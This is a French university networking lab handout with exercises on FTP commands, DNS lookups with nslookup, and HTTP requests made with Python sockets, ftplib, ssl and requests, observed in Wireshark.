
Ouvrez "Pare-feu Windows Defender" depuis le menu demarage.



Cliquez sur activer ou désactiver le "Parefeu Windows Defender"



Désactiver le parefeu windows (après la fin des tests TP, cliquez sur "Activer le Parefeu Windows Defender")



2. Exercice : Commandes FTP

Ouvrez votre CMD et Wireshark. Capturez l'interface Wifi.

Connectez à un serveur FTP 145.220.21.40 depuis votre invité de commande :

```
ftp ftp.nluug.nl
```

ou bien

```
ftp 145.220.21.40
```

Question 1

- Authentifiez vous avec un login *anonymous* (accès anonyme) et puis tapez une adresse mail avec un format valide (i@gmail.com par exemple) comme mot de passe.
- Filtrez les communications sur Wireshark pour avoir seulement les échanges avec le serveur FTP (*filtrez avec adresse IP de préférence par exemple : ip.addr==145.220.21.40 afin de filtrer la communication avec le serveur FTP ftp.nluug.nl*) ;
- Quelles sont les commandes qui précèdent le nom d'utilisateur et le mot passe respectivement?

Question 2

- Exécutez la commande *ascii* après la connexion en mode anonyme. Quelle est la commande transmise par le client et le code de réponse renvoyé par le serveur ?
- Exécutez la commande *pwd*. Quelle est la commande transmise par le client et le code de réponse renvoyé par le serveur ?

Question 3

- Tapez *LS* (comme dans *Linux* pour lister le contenu du répertoire courant)
 - Quelles sont les commandes FTP transmises par le client suite à l'exécution de *LS* ? (utilisez Wireshark pour la retrouver).
 - Quels sont les ports TCP utilisés par le client et serveur pour transmettre le résultat (le listing du répertoire) ? Quels sont les codes transmis par le serveur suite à l'exécution de *LS* ?
- Utilisez le filtre `tcp.port==21` pour repérer la connexion de contrôle et `tcp.port==20` pour la connexion de donnée (en mode actif).

Question 4

- Naviguez dans le répertoire : pour les gens qui testent ces commandes sur le serveur *145.220.21.40*, Exécutez les commandes suivantes
`CD pub/os/BSD/FreeBSD`
`GET README.TXT`
- Repérez les commandes transmises depuis le client dans wireshark.
- Repérez le fichier téléchargé dans wireshark avec le filtre `ip.addr == 145.220.21.40 || ftp-data`.
- Exécutez la commande *binary* sur le terminale. Quelle est la commande transmise qui correspond à celle ci.

3. Exercice : Implémentation client FTP et ftplib

Lisez et testez le programme suivant (celui ci montre comment lire et écrire dans un fichier en python):

Pour tester le programme, donnez une chemin d'un à fichier source sur votre disque dur et un chemin de sortie valides. Par exemple *C:\Python27\README.txt*

```

1 # Le programme suivant permet de copier un fichier en mode binaire
2 # (exe, png, etc)
3
4 # Entrez le chemin de votre fichier a copier
5 Chemin_fichier_oreginal=input("Entrez le chemin de votre fichier :")
6 #Entrez le chemin de votre fichier :
7 Chemin_copie=input("Entrez l'emplacement de la copie :")
8 # Ouverture du fichier en mode lecture (r) en octets (b)
9 Fichier_en_lecture=open(Chemin_fichier_oreginal,"rb")
10 # utilisez un chemin de fichier de votre choix
11 Suite_doctets=[]
12 print( "#"*20)
13 for bloque_octets in Fichier_en_lecture:
14     Suite_doctets.append(bloque_octets)
15
16 # Ouverture du fichier en mode ecriture (w) en octets (b)
17 Fichier_en_ecriture=open(Chemin_copie,"wb")
18 for octets in Suite_doctets:
19     # Ecriture de la suite d'octets dans le fichier Image
20     Fichier_en_ecriture.write(octets)
21 # Fermeture du fichier
22 Fichier_en_ecriture.close()
23

```

Listing 1 - Programme pour copier un fichier binaire

Le programme précédant peut être abrégé comme suite. La méthode `read()` permet de lire le contenu entier du fichier.

```
1 Oreginal=open(input("Entrez le chemin de votre fichier :"),'rb')
2 Copie=open(input("Entrez l'emplacement de la copie :") , "wb")
3 Copie.write(Oreginal.read())
4 Copie.close()
```

Le programme python suivant permet de se connecter à un serveur FTP (port 21) et d'exécuter des commandes d'accès seulement (USER,PASS, CWD, QUIT).

- Que doit être ajouté à ce programme pour permettre l'échange de données ?

```
1 import socket
2 import re
3 ConnexionAUnServeur = socket.socket()
4
5 # Entrez l'adresse IP du serveur FTP depuis le clavier
6 print ("Entrez l'adresse IP du serveur FTP depuis le clavier :")
7 host = input()
8 port = 21 # numero de port
9 ConnexionAUnServeur.connect((host, port)) # etablisement de connexion avec le
10
11 while True:
12     recu=""
13     while True:
14         recu+=ConnexionAUnServeur.recv(2028).decode()
15         m=re.findall("\d\d\d ",recu)
16         if len(m) !=0:
17             break
18     print(recu)
19     commande=input().encode()
20     ConnexionAUnServeur.send(commande+b"\r\n")
21
22 ConnexionAUnServeur.close()
23
```

Listing 2 - Connexion à un fichier binaire

Le programme suivant utilise la librairie standard python ftplib qui permet d'exécuter n'importe quelle commande FTP. Exécutez le programme et lisez le résultat.

```
1 import ftplib
2 # ouverture d'une connexion au serveur FTP
3 connexionftp=ftplib.FTP("ftp.nluug.nl")
4 print('\n##### Fin instruction [connexionftp=ftplib.FTP("ftp.vim.org")]\n')
5 # commande login anonyme
6 connexionftp.login()
7
8 print( '\n##### Fin instruction [connexionftp.login()]\n')
9 # commande NLST
10 print( '\n'.join(connexionftp.nlst()))
11
12 print( '\n##### Fin instruction [connexionftp.nlst()]\n')
13
14 print(connexionftp.cwd("pub"))
15 print(connexionftp.cwd("ImageMagick"))
16 print('\n##### Fin instruction CD pub\ImageMagick')
17 # telechargement du fichier welcome.msg
```

```

18 connexionftp.retrbinary('RETR ImageMagick-6.9.11-29.7z', open('ImageMagick-
19 6.9.11-29.7z', 'wb').write)
20

```

Listing 3 - Ftplib

Le dernier programme montre comment exécuter des commandes système à partir d'un programme python. Ces derniers peuvent être utilisés dans un programme serveur pour implémenter des fonctionnalités similaires à FTP.

```

1 import os # bibliotheque systeme
2 import time
3 # os.mkdir cree un repertoire courant
4 # cette boucle cree les repertoires "0" jusqu'a "5"
5 for i in range(5):
6
7     os.mkdir(str(i))
8 # met le programme en pause pour 10sec
9 time.sleep(10)
10 # rmdir supprime un repertoire
11 # cette boucle supprime les repertoires "0" jusqu'a "5"
12 for i in range(5):
13     os.rmdir(str(i))
14
15 # os.listdir imprime les noms des repertoires/fichiers dans
16 # le repertoire courant
17 print( os.listdir("."))
18 # os.getcwd() est equivalente a pwd (imprime le chemin actuel)
19 print( os.getcwd())
20 # CD .. (retourne au repertoire parent)
21 os.chdir("../")
22 print( "#####",os.getcwd(),os.listdir("."))

```

TP 5 DNS

VII

Objectifs

Pour chaque capture d'écran existante dans cette fiche TP, vous devez avoir la même capture afin de répondre aux questions lors de la consultation.

1. Exercice : nslookup

Ouvrez votre invité de commande et tapez `ipconfig /all` (ifconfig pour linux) et ensuite repérez votre configuration DNS pour l'interface avec la quelle vous êtes connecté sur Internet. Vous pouvez voir l'adresse IP de votre serveur DNS (voir la figure en bas)

```

Windows PowerShell
Carte réseau sans fil Connexion au réseau local* 3 :

Statut du média. . . . . : Média déconnecté
Suffixe DNS propre à la connexion. . . :
Description. . . . . : Microsoft Wi-Fi Direct Virtual Adapter #2
Adresse physique . . . . . : 4A-51-B7-D4-C7-1D
DHCP activé. . . . . : Oui
Configuration automatique activée. . . : Oui


Carte réseau sans fil Wi-Fi :

Suffixe DNS propre à la connexion. . . :
Description. . . . . : Intel(R) Dual Band Wireless-AC 7260
Adresse physique . . . . . : 48-51-B7-D4-C7-1D
DHCP activé. . . . . : Oui
Configuration automatique activée. . . : Oui
Adresse IPv6. . . . . : fd00:664b:6dc1:aa00:b152:4f6a:ae26:9875(préfééré)
Adresse IPv6 temporaire . . . . . : fd00:664b:6dc1:aa00:f520:ce2c:5415:d0b1(préfééré)
Adresse IPv6 de liaison locale. . . . : fe80::b152:4f6a:ae26:9875%18(préfééré)
Adresse IPv4. . . . . : 192.168.1.6(préfééré)
Masque de sous-réseau. . . . . : 255.255.255.0
Bail obtenu. . . . . : mercredi 12 décembre 2018 18:16:01
Bail expirant. . . . . : vendredi 14 décembre 2018 16:51:13
Passerelle par défaut. . . . . : 192.168.1.1
Serveur DHCP . . . . . : 192.168.1.1
IAID DHCPv6 . . . . . : 105402807
DUID de client DHCPv6. . . . . : 00-01-00-01-23-1R-30-F1-B8-6B-23-9A-92-8E
Serveurs DNS. . . . . : 192.168.1.1
  
```

- Tapez `nslookup` (outil de résolution de nom de domaine) et ouvrez *wireshark* avec votre interface correspondante.
- Écrivez le nom de domaine `tcpipguide.com` dans l'invité de commande `nslookup` ;
- Appliquez le filtre suivant dans Wireshark : `dns.qry.name == "tcpipguide.com"`
- L'envoi de la requête DNS retourne l'adresse IP du nom de domaine `"tcpipguide.com"`. La requête transmise par le Resolver (client `nslookup`) est une demande d'enregistrement A == Adresse record (voir la capture d'écran Wireshark). Ce type d'enregistrement fait la correspondance entre un nom de domaine et l'adresse IP correspondante (voir le cours).
- Par la suite la réponse correspondante à la requête est l'enregistrement de type A contenant l'adresse IP de `"tcpipguide.com"`.

Question

- Tapez *nslookup* (outil de résolution de nom de domaine) et ouvrez *wireshark* (ainsi que votre interface correspondante) .
- Écrivez le nom de domaine *tcpipguide.com* dans l'invité de commande nslookup ;
- Appliquez le filtre suivant dans Wireshark : *dns.qry.name == "tcpipguide.com"*
- L'envoi de la requête DNS retourne l'adresse IP du nom de domaine "*tcpipguide.com*". La requête transmise par le Resolver (client nslookup) est une demande d'enregistrement A == Adresse record (voir la capture d'écran Wireshark). Ce type d'enregistrement fait la correspondance entre un nom de domaine et l'adresse IP correspondante (voir le cours).
- Par la suite, la réponse correspondante à la requête est l'enregistrement de type A contenant l'adresse IP de "*tcpipguide.com*".



```

Windows PowerShell
PS C:\Users\DVR> nslookup
Serveur par défaut : UnKnown
Address: 192.168.1.1

> tcpipguide.com
Serveur : UnKnown
Address: 192.168.1.1

Réponse ne faisant pas autorité :
Nom : tcpipguide.com
Address: 216.92.67.219
  
```

2. Exercice : Enregistrements DNS**Question 1**

- Pour récupérer l'adresse IPv6 d'un nom de domaine (si ce domaine possède une adresse IPv6 public), tapez dans l'invité de nslookup les commandes suivantes :

```
set type=AAAA
```

```
google.com
```

- Les deux commandes précédentes permettent de spécifier que le type d'enregistrement demandé est l'adresse IPv6 public de google.com. *set type=AAAA* change le type d'enregistrement demandé par la requête DNS.

Si vous procédez à exécuter un *ping* vers *www.lequotidien-oran.com* et *ns002.naltis.com*, vous remarquerez que les deux machines auront la même adresse IP (voir le déroulement du ping, l'adresse IP des deux domaines est identique).


```

C:\Users\DVSR>ping www.lequotidien-oran.com

Envoi d'une requête 'ping' sur ns002.naltis.com [91.121.146.205] avec 32 octets de données :
Réponse de 91.121.146.205 : octets=32 temps=133 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=75 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=73 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=83 ms TTL=48

Statistiques Ping pour 91.121.146.205:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 73ms, Maximum = 133ms, Moyenne = 91ms

C:\Users\DVSR>ping ns002.naltis.com

Envoi d'une requête 'ping' sur ns002.naltis.com [91.121.146.205] avec 32 octets de données :
Réponse de 91.121.146.205 : octets=32 temps=74 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=74 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=74 ms TTL=48
Réponse de 91.121.146.205 : octets=32 temps=74 ms TTL=48

Statistiques Ping pour 91.121.146.205:

```

Question 2

- Pour récupérer l'enregistrement CNAME, alias d'un nom de domaine si celui-ci possède un alias, tapez dans l'invité de *nslookup* les commandes suivantes :

```
set type=CNAME
```

```
www.lequotidien-oran.com
```

- Les deux commandes précédentes permettent d'avoir l'alias de *www.lequotidien-oran.com*. Dans cet exemple, *www.lequotidien-oran.com* pointe sur *ns002.naltis.com* (voir la capture d'écran).
- *ns002.naltis.com* possède l'adresse IP 91.121.146.205
- CNAME == *Canonical Name* ou bien nom canonique.

Question 3

- Pour récupérer les noms des serveurs mail dans un domaine, il suffit de changer le type de l'enregistrement demandé (set type=MX) :

```
set type=MX
```

```
google.com
```

- Les noms des serveurs retournés sont des noms de domaine SMTP. La valeur de préférence permet de choisir entre plusieurs serveurs mail (une valeur de préférence plus petite indique une préférence supérieur par rapport aux autres serveurs mail disponibles). Dans cet exemple : Le serveur mail préféré de google est == *asmpx.l.google.com* (la valeur de préférence minimale);
- Plusieurs serveurs mail peuvent coexister dans un domaine pour que le système soit tolérant au pannes (s un serveur ne peut pas recevoir le mail entrant, le prochain serveur mail selon la valeur de préférence est choisi pour l'échange du mail en question) ;
- *MX= Mail eXchanger* ;

TP 6 HTTP

VIII

Objectifs

- Avant de commencer le TP, téléchargez les programmes utilisés depuis le lien suivant : https://drive.google.com/drive/folders/1NhOUraoJ_ydygwBxHOGdiVNRJD6F-L9-
- Les démonstrations suivantes montrent comment accéder à des ressources HTTP. Cependant, ces requêtes ne s'exécuteront pas pour un site HTTPS (la communication HTTPS nécessite deux autres étapes supplémentaires qui vont être expliqués prochainement) ;
- Les bibliothèques urllib et requests permettent d'exécuter les requêtes http d'une manière plus simple, mais pour comprendre comment ça fonctionne au bas niveau, ces démonstrations utilisent les sockets ;

Pour chaque capture d'écran existante dans cette fiche TP, vous devez avoir la même capture de votre travail afin de répondre aux questions lors de la consultation.

1. Exercice : Requête GET

Le code suivant connecte au serveur HTTP *www.tcpipguide.com* et envoie une simple requête GET (si vous essayez d'accéder à un autre serveur web, utilisez le nom du serveur web correspondant et remplacez *www.tcpipguide.com* dans le code et la requête HTTP). La requête dans cet exemple demande la *page d'accueil* de ce serveur web (/):

```

1 # -*- coding: cp1252 -*-
2 # -*- @author: codek -*-
3
4 import socket
5 ConnexionAuServeurHTTP=socket.socket()
6
7 # nom de domaine du serveur web
8 Serveur="www.tcpipguide.com"
9 # numero de port
10 Port=80
11
12 # connecte au serveur distant
13 ConnexionAuServeurHTTP.connect((Serveur,Port))
14 # transmet la requete GET. Les headers de la requetes se terminent pas CRLF
15 # la requete se termine par CRLFCRLF (\r\n\r\n)
16 ConnexionAuServeurHTTP.send(b"GET / HTTP/1.1\r\nHost:www.tcpipguide.
17 com\r\nConnexion:close\r\n\r\n")
18
19 # Les deux entetes HTTP dans cette requete sont :
20 # 1) [Host:www.tcpipguide.com] (nomdu domaine du serveur web)
21 # 2) [Connexion:close] (pour cloturer la connection apres l'envoi de la reponse)
22

```

```

22 # recevoir le contenu de la page ( lire le contenu reçu du buffer en morceaux
    [chaîne de caractere] de taille maximale <= 1024 )
23
24 rec=ConnexionAuServeurHTTP.recv(1024)
25 while True:
26     # apres la cloture de la connexion, le nombre d'octets lu sera d'une taille
    de 0
27     if len(rec)==0:
28         break
29     # imprime le contenu du morceau reçu
30
31     print(rec.decode("unicode_escape"),)
32     # lire un nouveau morceau
33     rec=ConnexionAuServeurHTTP.recv(1024)

```

Le résultat de la requête *GET* / sera la réponse suivante (entêtes de la réponse serveur web + la page web renvoyée par le serveur) :

```

Python 2.7.9 Shell
File Edit Shell Debug Options Windows Help
Python 2.7.9 (default, Dec 10 2014, 12:24:55) [MSC v.1500 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
HTTP/1.1 200 OK
Date: Thu, 13 Dec 2018 18:39:20 GMT
Server: Apache/2.4.37
Accept-Ranges: bytes
Content-Length: 20757
Content-Type: text/html

<html>

<head>
<meta http-equiv="Content-Language" content="en-us">
<meta name="GENERATOR" content="Microsoft FrontPage 6.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Welcome to The TCP/IP Guide!</title>
<script language="JavaScript" fptype="dynamicanimation">
<!--
function dynAnimation() {}
function clickSwapImg() {}
//-->

```

2. Exercice : Requête HEAD

Le code suivant connecte au serveur HTTP *www.tcpipguide.com* et envoie une simple requête *HEAD* pour obtenir des informations sur une ressource demandée (comme dans le premier exemple, il s'agit de la page d'accueil).

```

1 # -*- @author: codek -*-
2
3 ## Lire l'explication de DemoHTTP1_GET avant de lire ce document
4
5 # requete HEAD (obtention des informations sur le contenu d'une ressource)
6
7 import socket
8 ConnexionAuServeurHTTP=socket.socket()
9 Serveur="www.tcpipguide.com"
10 Port=80
11 ConnexionAuServeurHTTP.connect((Serveur,Port))

```

```

12
13 # l'url de cette requete = / (racine)
14 ConnexionAuServeurHTTP.send(b"HEAD / HTTP/1.1\r\nHost:www.tcpipguide.
    com\r\nConnexion:close\r\n\r\n")
15 rec=ConnexionAuServeurHTTP.recv(1024)
16 # lire le contenu jusqu'a la fin
17 while True:
18     if len(rec)==0:
19         break
20     print(rec.decode("unicode_escape"),)
21     rec=ConnexionAuServeurHTTP.recv(1024)
22

```

Le résultat de la requête sera la réponse suivante (entêtes descriptifs de la ressource sans la ressource elle même : taille de la ressource 20757 octets, type de la ressource texte html, le serveur accepte les réponses partielles) :

```

>>>
HTTP/1.1 200 OK
Date: Thu, 13 Dec 2018 18:59:06 GMT
Server: Apache/2.4.37
Accept-Ranges: bytes
Content-Length: 20757
Content-Type: text/html
>>> |

```

Réponse serveur

3. Exercice : Entête Range

Le code suivant connecte au serveur HTTP *www.tcpipguide.com* et envoie une requête GET avec l'entête *Range* pour obtenir une partie de la ressource (les octets dans les positions entre 500-1000).

```

1 # -*- @author: codek -*-
2
3 ## Lire l'explication de DemoHTTP1_GET avant de lire ce document
4
5 # Range (demande de contenu partiel) / [ reponse serveur ContentRange - Code 206
    contenu partiel]
6
7 import socket
8 ConnexionAuServeurHTTP=socket.socket()
9 Serveur="www.tcpipguide.com"
10 Port=80
11 ConnexionAuServeurHTTP.connect((Serveur,Port))
12 # L'entete [Range: bytes=500-1000] indique que le client souhaite recevoir
    seulement les octets de 500 jusqu'a 1000
13 # Demande des caracteres dans l'intervale 500-1000
14 ConnexionAuServeurHTTP.send(b"GET / HTTP/1.1\r\nHost:www.tcpipguide.
    com\r\nRange: bytes=500-1000\r\nConnexion:close\r\n\r\n")
15 rec=ConnexionAuServeurHTTP.recv(1024)
16 while True:
17     if len(rec)==0:
18         break
19     print(rec.decode("unicode_escape"),)
20     rec=ConnexionAuServeurHTTP.recv(1024)
21

```

Le résultat de la requête sera la réponse suivante (les octets de 500 à 1000 de la page demandée) :

```
File Edit Shell Debug Options Windows Help
Python 2.7.9 (default, Dec 10 2014, 12:24:55) [MSC v.1500
32
Type "copyright", "credits" or "license()" for more inform
>>> ===== RESTART =====
>>>
HTTP/1.1 206 Partial Content
Date: Thu, 13 Dec 2018 19:07:41 GMT
Server: Apache/2.4.37
Accept-Ranges: bytes
Content-Range: bytes 500-1000/20757
Content-Length: 501
Content-Type: text/html
Réponse du serveur

imate.js">
</script>
</head>
<body>
<table border="0" width="100%" cellpadding="3" cellspacing="0"
height="522" style="border-collapse: collapse" bordercolor="0"
<tr>
<td width="174" rowspan="5" valign="top">
<!--webbot bot="Include" U-Include="side_nav.htm" TAG="
<div align="left">
<table border="0" width="161" cellpadding="3" cellspacing="0"
height="431">
<tr>
<td bgcolor="#D7D7EE" align="left" width="161" val
>>>
```

4. Exercice : Requête OPTIONS

Le code suivant connecte au serveur HTTP *www.tcpiptide.com* et envoie une requête OPTIONS pour obtenir les méthodes (GET, PUT, HEAD, DELETE, etc) supportées pour la ressource désignée.

```

1 # -*- coding: cp1252 -*-
2 # OPTIONS :
3
4 import socket
5 ConnexionAuServeurHTTP=socket.socket ()
6 Serveur="www.tcpipguide.com"
7 Port=80
8 ConnexionAuServeurHTTP.connect ((Serveur,Port))
9 ConnexionAuServeurHTTP.send(b"OPTIONS / HTTP/1.1\r\nHost:www.tcpipguide.
   com\r\nConnexion:close\r\n\r\n")
10
11 rec=ConnexionAuServeurHTTP.recv(1024)
12 while True:
13     if len(rec)==0:
14         break
15     print(rec.decode("unicode_escape"),)
16     rec=ConnexionAuServeurHTTP.recv(1024)
17

```

Le résultat de la requête sera la réponse suivante (les méthodes permises sur l'url donné):

```
>>> ===== RESTART =====
>>>
HTTP/1.1 200 OK
Date: Thu, 13 Dec 2018 19:18:40 GMT
Server: Apache/2.4.37
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Content-Type: text/html

>>> |
```

5. Exercice : Requête If-Modified-Since

Le code suivant connecte au serveur HTTP *www.tcpipguide.com* et envoie une simple requête GET pour obtenir la ressource si la ressource n'a pas été modifiée ultérieurement à la date *If-Modified-Since*.

```
1 # -*- @author: codek -*-
2
3 #Last-Modified: Mon, 07 Jun 2004 00:26:52 GMT Code reponse 304
4 import socket
5 ConnexionAuServeurHTTP=socket.socket ()
6 Serveur="www.tcpipguide.com"
7 Port=80
8 ConnexionAuServeurHTTP.connect ((Serveur,Port))
9 # requete avec header If-Modified-Since (telecharger la ressource si celle-ci a
   ete modifi[&e] au dela de la data specifi[&e] par If-Modified-Since
10 ConnexionAuServeurHTTP.send(b"GET /free/diagrams/tcpswunack.png HTTP/1.1\r\nHost:
   www.tcpipguide.com\r\nIf-Modified-Since: Mon, 07 Jun 2005 00:26:52 GMT\r\nConnexion:
   close\r\n\r\n")
11
12 rec=ConnexionAuServeurHTTP.recv(1024)
13 while True:
14     if len(rec)==0:
15         break
16     print(rec.decode("unicode_escape"),)
17     rec=ConnexionAuServeurHTTP.recv(1024)
18
```

Le résultat de la requête sera la réponse suivante (le serveur a répondu avec le code 304 pour dire que la ressource n'a pas été modifiée Mon, 07 Jun 2004 00:26:52 GMT):

```
>>> ===== RESTART =====
>>>
HTTP/1.1 304 Not Modified
Date: Thu, 13 Dec 2018 19:27:36 GMT
Server: Apache/2.4.37
ETag: "57de-3dc3a54612b00"

Le serveur répond avec un code que la ressource
n'a pas été modifiée
```

Après l'exécution du code précédant, le serveur ne transmet pas la ressource car celle-ci n'a pas été modifiée ultérieurement à la date indiquée par l'entête If-Modified-Since (Mon, 07 Jun 2005 00:26:52 GMT).

Question

Modifier la valeur de l'entête If-Modified-Since , afin que le serveur revoie la ressource demandée.

6. Exercice : Téléchargement de fichier (png, jpeg, exe) depuis le serveur Web


Le téléchargement de fichiers se passe exactement de la même façon que la demande de contenu HTML avec une requête GET. Cependant, pour enregistrer le contenu du fichier demandé, on doit d'abord séparer les entêtes de la réponse serveur du contenu. Pour ceci, il suffit de lire jusqu'à la séquence CR LF CR LF (`\r\n\r\n`) pour retrouver le premier octet de la ressource (ligne 16). En suite, au lieu d'afficher avec *print* les octets reçus, il suffit de d'enregistrer ceux dans un fichier.

Le code suivant envoie une requête pour le fichier *"free/diagrams/tcpswunack.png"* (ligne 9) et l'enregistre dans un fichier *"tcpswunack.png"*. Après la réception du fichier complet, celui-ci est fermé avec la méthode *close()* (ligne 29).

Après l'exécution du code, un fichier *"tcpswunack.png"* sera créé dans le même répertoire que le code source. Ouvrez celui pour voir le résultat.

```
1 # -*- @author: codek -*-
2
3 import socket
4 ConnexionAuServeurHTTP=socket.socket()
5 Serveur="www.tcpipguide.com"
6 Port=80
7 ConnexionAuServeurHTTP.connect((Serveur,Port))
8 # demande le fichier /free/diagrams/tcpswunack.png avec la methode GET
9 ConnexionAuServeurHTTP.send(b"GET /free/diagrams/tcpswunack.png HTTP/1.1\r\nHost:
  www.tcpipguide.com\r\nConnection:close\r\n\r\n")
10
11 rec=ConnexionAuServeurHTTP.recv(1024)
12 # rec est une chaine de caractere reçu
13 # rec contiendra les entetes HTTP de la reponse serveur ainsi que la ressource
14 # la sequence b'\r\n\r\n' separe les entetes HTTP du contenu de la ressource
15 # ainsi, pour lire les caracteres de la ressources seulement, il suffit de lire
  a partir du caractere qui suit la sequence "\r\n\r\n"
16 rec=rec[rec.find(b"\r\n\r\n")+4::]
17
18 # ouvrir un fichier en mode ecriture en octets ("wb" == write, bytes)
19 fichier=open("tcpswunack.png","wb")
20
21 while True:
22     if len(rec)==0:
23         break
24     # au lieu d'imprimer le contnu reçu sur ecrant
25     fichier.write(rec)
26     rec=ConnexionAuServeurHTTP.recv(1024)
27
28
29 fichier.close()
30
```

L'image contenue dans *"tcpswunack.png"* est la suivante :



7. Exercice : Téléchargement de contenu avec HTTPS

Question 1

La différence entre HTTP et HTTPS est le fait que dans HTTPS, tout juste après l'établissement de connexion TCP entre le client et le serveur, les deux parties s'échangent leurs certificats numériques contenant la clé publique (RSA). En suite, une clé privée est partagée (AES) entre le client et serveur.

Après la distribution des clés, les requêtes client et les réponses serveur sont les même que HTTP mais sont chiffrées. L'échange de certificat et les opérations de chiffrement sont assurées par le module *SSL (Secure Socket Layer)* en python (ligne 6 et ligne 12). Le code suivant connecte au serveur HTTPS coursera.com, et télécharge le fichier pdf contenu de l'url `/api/certificate.v1/pdf/HDC2GWUR3YT4` dans un fichier "fichier.pdf":

```

1
2 # -*- coding: cp1252 -*-
3 # -*- @author: codek -*-
4 import socket
5 connexionTCP=socket.socket()
6 import ssl
7 Serveur="www.coursera.org"
8 Port=443
9
10 connexionTCP.connect((Serveur,Port))
11 ConnexionAuServeurHTTPS=ssl.create_default_context().wrap_socket(connexionTCP,
    server_hostname=Serveur)
12
13 ConnexionAuServeurHTTPS.send(b"GET /api/certificate.v1/pdf/HDC2GWUR3YT4 HTTP/1.
    1\r\nHost:www.coursera.org\r\nConnection:close\r\n\r\n")
14 rec=b""
15 while 1:
16     if b"\r\n\r\n" in rec:
17         break
18     rec+=ConnexionAuServeurHTTPS.recv(1024)
19 rec=rec[rec.find(b"\r\n\r\n")+4::]
20 fichier_=open("fichier3.pdf","wb")
21 while True:
22     if len(rec)==0:
23         break
24     fichier_.write(rec)
25     rec=ConnexionAuServeurHTTPS.recv(1024)
26 fichier_.close()
27 ConnexionAuServeurHTTPS.close()
28

```


Question 2

Utilisez la commande ping pour trouver l'adresse IP de la machine `www.datacamp.com`.

Question 3

Ouvrez Wireshark et filtrez pour trouver les paquets IP contenant des segments TCP, transmis ou reçus de `www.datacamp.com`. Ensuite, utilisez votre navigateur pour accéder à la ressource `https://www.datacamp.com`.

Repérez les échanges TLS entre le client et le serveur après le Three Way Handshake.

8. Exercice : requests**Question**

Le programme suivant montre comment utiliser la bibliothèque `requests` au lieu des sockets pour interroger un serveur Web (équivalant au 1er programme de la série). Ce module doit être installé (*`pip install requests`*) :

Lisez et testez le programme suivant :

```
1 import requests# librairie requests
2 url="http://www.tcpguide.com/"
3
4 reponse=requests.get(url)
5 print(reponse.content)
```

9. Exercice : Téléchargements Multiples**Question**

Écrivez une fonction *`telecharger_ressources`* :

- Cette fonction prend en paramètre : a) un socket (connexion au serveur) *`con_serveur`*, b) le nom ou adresse IP du serveur *`server_name`*, c) liste d'URL de ressources à télécharger *`ressources`*, d) liste des noms des fichiers où chaque ressource doit être enregistrée *`chemins`*;
- Cette fonction doit utiliser une seule connexion TCP représentée par *`con_serveur`* afin de télécharger toutes les ressources dans la liste *`ressources`* et enregistrer chaque résultat dans le fichier correspondant de la liste *`chemins`*.
